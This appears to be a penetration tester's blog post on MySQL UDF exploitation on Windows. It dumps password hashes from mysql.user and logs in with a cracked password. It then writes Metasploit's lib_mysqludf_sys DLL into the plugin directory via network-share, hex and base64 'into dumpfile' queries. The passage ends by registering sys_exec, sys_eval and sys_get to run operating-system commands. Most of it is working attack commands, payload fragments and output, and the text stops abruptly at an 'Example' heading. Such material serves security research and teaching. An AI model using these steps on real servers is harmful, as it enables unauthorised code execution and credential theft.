MySQL UDF Exploitation

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
Overview

In the real world, while I was pentesting a financial institute I came across a scenario where they had an internal intranet and it was using MySQL 5.7 64-bit as the backend database technology. Most of the time the I encounter MSSQL in most cooperate environments, but this was a rare case. I found SQL injection in the web application and I was able to dump the username and password from the mysql.user and I realized it had privileges to write files to disk. This lead me into writing a post and sharing techniques in injecting a UDF library to MySQL and gaining code execution and popping a shell in Windows. When I Googled most techniques are a bit vague when it comes to Windows. So, I thought of writing this post with my own research to clear things and make you understand few tricks you can use to do this manually.

I will be hosting the latest MySQL 5.7.21 latest community server by the time I am blogging this, in one machine. To reproduce the scenario, I am running the mysqld server with '–secure-file-priv=' parameter set to blank. In this scenario I was able to retrieve the username and password from the mysql.user table using a union based injection in the intranet. Note that in MySQL 5.7 and above the column 'password' doesn't exists. They have changed it to 'authentication_string'.


```
# MySQL 5.6 and below
select host, user, password from mysql.user;
# MySQL 5.7 and above
select host, user, authentication_string from mysql.user;
```



```
mysql> select host, user, authentication_string from mysql.user;
+-------------+---------------+-------------------------------------------+
| host        | user          | authentication_string                     |
+-------------+---------------+-------------------------------------------+
| localhost   | root          |                                           |
| localhost   | mysql.session | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| localhost   | mysql.sys     | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| localhost   | osanda        | *6691484EA6B50DDDE1926A220DA01FA9E575C18A |
| 192.168.0.% | osanda        | *6691484EA6B50DDDE1926A220DA01FA9E575C18A |
+-------------+---------------+-------------------------------------------+
5 rows in set (0.00 sec)
```

Note that you can use the metasploit's mysql_hashdump.rb auxiliary module to dump the MySQL hashes if you already have the credentials. By the time I am writing this blog post the script needed to be updated to extract in MySQL 5.7 you can check my pull request here


The host column for the user 'osanda' allows connections from 192.168.0.*, which means we can use this user for remote connections from that IP range. I cracked password hash and got the plain text password.



```
root@kali:~# mysql -h192.168.0.30 -uosanda -pabc123
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.21 MySQL Community Server (GPL)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input st

MySQL [(none)]>
MySQL [(none)]>
MySQL [(none)]> select user();
+---------------------+
| user()              |
+---------------------+
| osanda@192.168.0.28 |
+---------------------+
1 row in set (0.02 sec)
```

After logging into MySQL I had a look at the privileges the current user had.

```
select * from mysql.user where user = substring_index(user(), '@', 1) ;
```



```
*************************** 2. row ***************************
                  Host: 192.168.0.%
                  User: osanda
           Select_priv: Y
           Insert_priv: Y
           Update_priv: Y
           Delete_priv: Y
           Create_priv: Y
             Drop_priv: Y
           Reload_priv: Y
         Shutdown_priv: Y
          Process_priv: Y
             File_priv: Y
            Grant_priv: Y
       References_priv: Y
            Index_priv: Y
            Alter_priv: Y
          Show_db_priv: Y
            Super_priv: Y
 Create_tmp_table_priv: Y
      Lock_tables_priv: Y
          Execute_priv: Y
       Repl_slave_priv: Y
      Repl_client_priv: Y
      Create_view_priv: Y
        Show_view_priv: Y
   Create_routine_priv: Y
    Alter_routine_priv: Y
      Create_user_priv: Y
            Event_priv: Y
          Trigger_priv: Y
Create_tablespace_priv: Y
              ssl_type:
            ssl_cipher:
           x509_issuer:
          x509_subject:
         max_questions: 0
           max_updates: 0
       max_connections: 0
  max_user_connections: 0
                plugin: mysql_native_password
 authentication_string: *6691484EA6B50DDDE1926A220DA01FA9E575C18A
      password_expired: N
 password_last_changed: 2018-02-07 12:10:10
     password_lifetime: NULL
        account_locked: N
```

The user we are logged in has all the privileges and we have privileges to read and write files, in which you can think about writing a UDF DLL library and gaining code execution on the box.

What is a UDF Library?

UDF means User Defined Functions in MySQL. It's like coding your own functions inside a DLL and calling them inside MySQL. We are going to use the "lib_mysqludf_sys_64.dll" DLL library which can be found inside the Metasploit framework. You can use the UDF libraries based on the OS and architecture that is inside your Metasploit installation directory "/usr/share/metasploit-framework/data/exploits/mysql/". Click here for the github link to the files.

First, we must check the architecture of MySQL running. The global variable '@@version_compile_os' shows us the architecture of the MySQL instance and the '@@version_compile_machine' shows us the architecture of the operating system. In this case we are running a 64-bit version of MySQL inside a 64-bit Windows OS.

```
MySQL [(none)]> select @@version_compile_os, @@version_compile_machine;
+----------------------+---------------------------+
| @@version_compile_os | @@version_compile_machine |
+----------------------+---------------------------+
| Win64                | x86_64                    |
+----------------------+---------------------------+
MySQL [(none)]> show variables like '%compile%';
+-------------------------+--------+
| Variable_name           | Value  |
+-------------------------+--------+
| version_compile_machine | x86_64 |
| version_compile_os      | Win64  |
+-------------------------+--------+
```

Starting from MySQL 5.0.67 the UDF library must be contained inside the plugin folder which can be found out by using the '@@plugin_dir' global variable. This variable can be seen and edited inside the mysql.ini file.

```
MySQL [(none)]> select @@plugin_dir ;
+--------------------------------------------------------------+
| @@plugin_dir                                                 |
+--------------------------------------------------------------+
| D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\lib\plugin\ |
+--------------------------------------------------------------+
1 row in set (0.02 sec)

MySQL [(none)]> show variables like 'plugin%';
+---------------+--------------------------------------------------------------+
| Variable_name | Value                                                        |
+---------------+--------------------------------------------------------------+
| plugin_dir    | D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\lib\plugin\ |
+---------------+--------------------------------------------------------------+
```

You can change the plugin directory variable by passing the new value to the mysqld.

```
mysqld.exe –plugin-dir=C:\\temp\\plugins\\
```

Another way would be to write a new mysql configuration file with the plugin directory and pass it to mysqld.

```
mysqld.exe --defaults-file=C:\\temp\\my.ini
```

The content of the 'my.ini'

```
[mysqld]
plugin_dir = C:\\temp\\plugins\\
```

In MySQL versions prior to 5.0.67 it's said the file must be in a directory that is searched by your system's dynamic linker. The same applies to MySQL versions prior to 4.1.25. Here's the text as mentioned in the documentation.

"As of MySQL 5.0.67, the file must be located in the plugin directory. This directory is given by the value of the plugin_dir system variable. If the value of plugin_dir is empty, the behavior that is used before 5.0.67 applies: The file must be located in a directory that is searched by your system's dynamic linker."

"As of MySQL 4.1.25, the file must be located in the plugin directory. This directory is given by the value of the plugin_dir system variable. If the value of plugin_dir is empty, the behavior that is used before 4.1.25 applies: The file must be located in a directory that is searched by your system's dynamic linker."

In older versions you can upload the DLL file to the following locations and create new UDF functions.

- @@datadir
- @@basedir\bin
- C:\windows
- C:\windows\system
- C:\windows\system32

Uploading a Binary File

There are many possible ways you can do this. The function load_file supports network paths. If you can copy the DLL inside a network share you can directly load it and write to disk.

```
select load_file('\\\\192.168.0.19\\network\\lib_mysqludf_sys_64.dll') into dumpfile
"D:\\MySQL\\mysql-5.7.21-winx64\\mysql-5.7.21-winx64\\lib\\plugin\\udf.dll";
```

Another method would be writing the entire DLL file into the disk in one hex encoded string.

```
select hex(load_file('/usr/share/metasploit-
framework/data/exploits/mysql/lib_mysqludf_sys_64.dll')) into dumpfile
'/tmp/udf.hex';

select
0x4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000
000000… into dump file "D:\\MySQL\\mysql-5.7.21-winx64\\mysql-5.7.21-
winx64\\lib\\plugin\\udf.dll";
```

Another way would be by creating a table and inserting the binary data in a hex encoded stream. You can try writing in one insert statement or by breaking down into pieces, in which by using the update statement to contact the binary data.

```
create table temp(data longblob);

insert into temp(data) values
(0x4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000
0000000000000000000000000000000000000f00000000e1fba0e00b409cd21b8014ccd2154686973207
0726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a240000000000
0000000000000000000);

update temp set data =
concat(data,0x33c2ede077a383b377a383b377a383b369f110b375a383b369f100b37da383b369f107b
375a383b35065f8b374a383b377a382b35ba383b369f10ab376a383b369f116b375a383b369f111b376a3
83b369f112b376a383b35269636877a383b300000000000000000000000000000000504500006486060070
0b1834b00000000);

select data from temp into dump file "D:\\MySQL\\mysql-5.7.21-winx64\\mysql-5.7.21-
winx64\\lib\\plugin\\udf.dll";
```

You can also directly load the file from disk to the above created table from a network share or locally like using ‘load data infile’ statement. Convert the file to hex like I’ve show above and unhex it while writing to disk.

```
load data infile '\\\\192.168.0.19\\network\\udf.hex'
into table temp fields terminated by '@OsandaMalith'
lines terminated by '@OsandaMalith' (data);

select unhex(data) from temp into dumpfile 'D:\\MySQL\\mysql-5.7.21-winx64\\mysql-
5.7.21-winx64\\lib\\plugin\\udf.dll';
```

There’s good news starting from MySQL 5.6.1 and MariaDB 10.0.5. The functions ‘to_base64’ and ‘from_base64’ were introduced. If you are a guy like me who loves bypassing WAFs in SQL injection you might be already using these functions (hint: routed query injection).

```
select to_base64(load_file('/usr/share/metasploit-
framework/data/exploits/mysql/lib_mysqludf_sys_64.dll'))
into dumpfile '/tmp/udf.b64';
```

You can edit the base64 file and add the following lines to dump to the plugin dir.

```
select
from_base64("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
AAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuDQ0KJAAAAAAAAAAzwu3gd6ODs3ejg7N3o4OzafEQs3Wjg7Np8QCzfaODs2nxB7N1o4OzUGX4
s3Sjg7N3o4KzW6ODs2nxCrN2o4OzafEWs3Wjg7Np8RGzdqODs2nxErN2o4OzUmljaHejg7MAAAAA
AAAAAAAAAAAAAAAAUEUAAGSGBgBwsYNLAAAAAAAAAADwACIgCwIJAAASAAAAFgAAAAAAADQaAAAA
EAAAAAAAgAEAAAAAEAAAAAIAAAUAAgAAAAAABQACAAAAAAAAgAAAAAQAADPOAAACAEABAAAQAAAA
AAAAEAAAAAAAAAAAEAAAAAAAABAAAAAAAAAAAAAAEAAAAAA5AAAFAgAAQDQAADwAAAAAYAAAsAIA
AABQAABoAQAAAAAAAAAAAAAAcAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAwAABwAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAAAR
EAAAABAAAAASAAAABAAAAAAAAAAAAAAAAAAAIAAAYC5yZGF0YQAABQsAAAAwAAAADAAAABYAAAAA")
into dumpfile "D:\\MySQL\\mysql-5.7.21-winx64\\mysql-5.7.21-
winx64\\lib\\plugin\\udf.dll";
```

After that you can pass the entire file to mysql like this.


```
mysql -h192.168.0.30 -uosanda -pabc123 < /tmp/udf.b64
```

You can also directly write the base64 encoded file from a network share or locally using the above discussed 'load data infile' statement and dump like this.

```
select from_base64(data) from temp into dumpfile 'D:\\MySQL\\mysql-5.7.21-
winx64\\mysql-5.7.21-winx64\\lib\\plugin\\udf.dll';
```

Exploring the DLL


Most of the time I've seen people writing only about the 'sys_exec' function inside this DLL which is inside Metasploit. For curiosity, I thought of reversing this DLL and exploring other functions. If we check the export directory, we can see the author had written few more useful functions. I'll show some useful functions.



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001060	0000	000039F1	lib_mysqludf_sys_info
00000002	00001530	0001	00003A07	lib_mysqludf_sys_info_deinit
00000003	00001000	0002	00003A24	lib_mysqludf_sys_info_init
00000004	00001540	0003	00003A3F	sys_bineval
00000005	00001530	0004	00003A4B	sys_bineval_deinit
00000006	00001520	0005	00003A5E	sys_bineval_init
00000007	000013E0	0006	00003A6F	sys_eval
00000008	00001530	0007	00003A78	sys_eval_deinit
00000009	00001350	0008	00003A88	sys_eval_init
0000000A	000013C0	0009	00003A96	sys_exec
0000000B	00001530	000A	00003A9F	sys_exec_deinit
0000000C	00001350	000B	00003AAF	sys_exec_init
0000000D	00001120	000C	00003ABD	sys_get
0000000E	00001530	000D	00003AC5	sys_get_deinit
0000000F	000010B0	000E	00003AD4	sys_get_init
00000010	000012D0	000F	00003AE1	sys_set
00000011	000012B0	0010	00003AE9	sys_set_deinit
00000012	00001180	0011	00003AF8	sys_set_init

sys_exec

The function will pass the argument 'args->args[0]' inside the 'system' function. You can use this to execute system commands on the target machine.



```
00000001800013C0 ; =============== S U B R O U T I N E ====================
00000001800013C0
00000001800013C0
00000001800013C0                 public sys_exec
00000001800013C0 sys_exec        proc near               ; DATA XREF: .rdata
00000001800013C0                                         ; .pdata:000000018
00000001800013C0                 sub     rsp, 28h
00000001800013C4                 mov     rcx, [rdx+10h]
00000001800013C8                 mov     rcx, [rcx]      ; Command
00000001800013CB                 call    cs:system
00000001800013D1                 cdqe
00000001800013D3                 add     rsp, 28h
00000001800013D7                 retn
00000001800013D7 sys_exec        endp
00000001800013D7
```

Installation

```
create function sys_exec returns int soname 'udf.dll';
```

Verification


```
select * from mysql.func where name = 'sys_exec';
+----------+-----+---------+----------+
| name     | ret | dl      | type     |
+----------+-----+---------+----------+
| sys_exec |   2 | udf.dll | function |
+----------+-----+---------+----------+
```

Deletion

```
drop function sys_exec;
```

sys_eval

This function will execute system commands and display on the screen passing to stdout. As you can use this function uses the '_popen' function with the 'r' parameter in which the calling process can read the spawned command's standard output via the returned stream. It uses 'fgets' to read the pipe to a buffer and it will return us the buffer.



```
18000140F ; __unwind { // __GSHandlerCheck
18000140F                 mov     [rsp+458h+arg_10], rbp
180001417                 mov     r14, r9
18000141A                 mov     rdi, rdx
18000141D                 call    cs:malloc
180001423                 mov     rcx, [rdi+10h]
180001427                 lea     rdx, Mode       ; "r"
18000142E                 xor     r12d, r12d
180001431                 mov     rcx, [rcx]      ; Command
180001434                 mov     rsi, rax
180001437                 call    cs:_popen
18000143D                 lea     rcx, [rsp+458h+Buf] ; Buf
180001442                 mov     edx, 400h       ; MaxCount
180001447                 mov     r8, rax         ; File
18000144A                 mov     rbp, rax
18000144D                 call    cs:fgets
180001453                 test    rax, rax
180001456                 jz      short loc_1800014BE
180001456 ; } // starts at 18000140F
```

Installation

```
create function sys_eval returns string soname 'udf.dll';
```

Verification


```
select * from mysql.func where name = 'sys_eval';
```

Deletion

```
drop function sys_eval;
```

Example


```
select sys_eval('dir');
```



```
---------------------------------------------------------------------
---------------------------------------------------------------------
---------------------------------------------------------------------
----------------------------------------------+
|  Volume in drive D is Storage
 Volume Serial Number is 8A8D-9C44

 Directory of D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\data

11/02/2018  12:48 PM    <DIR>          .
11/02/2018  12:48 PM    <DIR>          ..
05/02/2018  11:40 PM                 3 aa
05/02/2018  11:33 PM                56 auto.cnf
09/02/2018  11:53 PM               319 calc.bin
19/12/2014  04:22 AM                85 calc2.bin
19/12/2014  04:22 AM                98 calc3.bin
11/02/2018  12:48 PM        12,582,912 ibdata1
11/02/2018  12:48 PM        12,582,912 ibtmp1
11/02/2018  12:48 PM               520 ib_buffer_pool
11/02/2018  12:48 PM        50,331,648 ib_logfile0
05/02/2018  11:33 PM        50,331,648 ib_logfile1
08/02/2018  12:35 AM    <DIR>          mysql
05/02/2018  11:33 PM    <DIR>          performance_schema
11/02/2018  02:00 AM    <DIR>          sys
31/01/2014  11:39 PM            11,264 sys.dll
11/02/2018  02:29 AM            35,332 ZDL-00024.err
11/02/2018  12:48 PM                 4 ZDL-00024.pid
              13 File(s)    125,876,801 bytes
               5 Dir(s)  69,441,515,520 bytes free |
+--------------------------------------------------------------------
---------------------------------------------------------------------
---------------------------------------------------------------------
---------------------------------------------------------------------
---------------------------------------------------------------------
----------------------------------------------+
1 row in set (0.04 sec)

MySQL [(none)]>
```

sys_get

This function uses the 'getenv' function to return us the value of the system variables.



```
180001120
180001120
180001120                  public sys_get
180001120 sys_get          proc near                ; DATA XREF: .rda
180001120                                           ; .pdata:Exceptio
180001120
180001120 arg_0            = qword ptr  8
180001120 arg_20           = qword ptr  28h
180001120
180001120                  push    rbx
180001122                  sub     rsp, 20h
180001126                  mov     rcx, [rdx+10h]
18000112A                  mov     rbx, r9
18000112D                  mov     rcx, [rcx]       ; VarName
180001130                  call    cs:getenv
180001136                  mov     r11, rax
180001139                  test    rax, rax
18000113C                  jnz     short loc_18000114C
18000113E                  mov     rcx, [rsp+28h+arg_20]
180001143                  mov     byte ptr [rcx], 1
180001146                  add     rsp, 20h
18000114A                  pop     rbx
18000114B                  retn
18000114C ; ---------------------------------------------
```

Installation

```
create function sys_get returns string soname 'udf.dll';
```

Verification


```
select * from mysql.func where name = 'sys_get';
```

Deletion

```
drop function sys_get;
```

Example

